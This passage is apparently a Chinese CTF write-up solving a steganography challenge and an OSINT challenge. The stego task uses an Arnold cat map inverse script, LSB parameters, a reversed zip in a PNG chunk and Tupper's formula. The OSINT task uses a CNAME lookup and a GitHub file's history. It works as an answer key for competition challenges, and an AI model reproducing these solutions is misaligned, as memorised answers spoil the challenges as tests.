
题目附件只给了一个 `mijiha.png`，拖入010 Editor看一下，一眼就能看见文件尾的逆置字符串，再关注一下chunk块就能发现倒数第二个IDAT块未满的情况下还跟了一个IDAT块，不过其实眼神好一些可以直接注意到上方的 `txt.ahijim`：



先对文件尾的字符串逆置一下可以得到：

```
Maybe You Need To Know Arnold Cat?
```

查阅资料可以知道这是猫映射变换，可以进行逆变换，不过需要知道 `a,b` 参数以及 `shuffle_times` 置乱次数，经过一些尝试可以发现这些参数通过LSB隐写进图片中了，可以用stegsolve，也可以用zsteg：




之后编写脚本或者直接在网上找到逆变换脚本即可解出flag前半部分：

```python
from PIL import Image

def arnold_decode(image,a,b):
    decode_image = Image.new(image.mode, image.size)
    h,w = image.size
    data = image.load()
    ddata = decode_image.load()
    N = h
    for y in range(h):
        for x in range(w):
            nx = ((a * b + 1) * x - b * y) % N
```

```
            ny = (y - a * x) % N
            ddata[ny, nx] = data[y, x]
    return decode_image

img = Image.open("mijiha.png")
origin_img = arnold_decode(img,35,7)
origin_img.show()
```

再分析多出来的chunk块，仔细观察可以发现是zip逆置了，提取出来：




解压得到 `mijiha.txt`：

```
1 ?reppuT sihT sI
2 252656503171733408135584930282451840000206605478056003387503142608228561869352531979479862606600612549036321950608628419559045245919068064620613643085023050932619286392265892437331136910010009953251537997460505708306515998831852308855434251082392380125015702714025279078511781241428399760704789472684433640223732794429907070673945967293873868317199592654369198351236719094801957768969497531331131678724441340620116821065803071781191275190780231200490991180560260984739111695024888248406549232940489529666524455841037799974095930778658414984 9
```

同样将其整段逆置：

```
1 948941485687703959047999773014855442566692598404923294560484288842059611193748906206508119909400213208709157219118717030856012861102604314442787613113313579496986775910849091763215389196345629599171386837839276954937607070992449723732204633448627498740706799382414218711587097252041720751052108329328015243455880325813889951560380750506479973515235990001001963113373429856229368291623905032058034631602646086091954254095591482680605912363094521600660626897497913525396816582280624130578330065087450660200004815428203948553180433717130565625 2
```

查找Tupper相关资料，发现有在线工具可以直接解，拿到flag后半部分：




或者在github上也能找到相关项目https://github.com/cariad/tupper：

OSINT

互联网的一角


访问题目页面，摁F12就可以看到前端有注释




这里的注释指的是要求查询CNAME记录，后面上的hint中也给出了。查询CNAME记录的方法其实有很多，ping、nslookup、dig等等都可以，最简单的就是这里直接ping一下。

```
C:\Users\jyzho>ping www.challenge.st4rr.top

正在 Ping oxg4me2024.github.io [2606:50c0:8002::153] 具有 32 字节的数据:
来自 2606:50c0:8002::153 的回复: 时间=119ms
来自 2606:50c0:8002::153 的回复: 时间=106ms
来自 2606:50c0:8002::153 的回复: 时间=104ms
来自 2606:50c0:8002::153 的回复: 时间=105ms

2606:50c0:8002::153 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 104ms, 最长 = 119ms, 平均 = 108ms
```


对于.github.io，如果有经验的话一眼就知道这是github pages。如果不知道，查找一下也很快能得知，这是github上一个叫做oxg4me2024的用户搭建的页面，去github上搜索一下这个用户。




一路顺藤摸瓜找进去，可以找到flag.txt



但是flag.txt的内容并不是flag，这里点击右上角的History，查询这个文件的修改历史即可看到flag






给我干哪来了，这还是国内吗？？

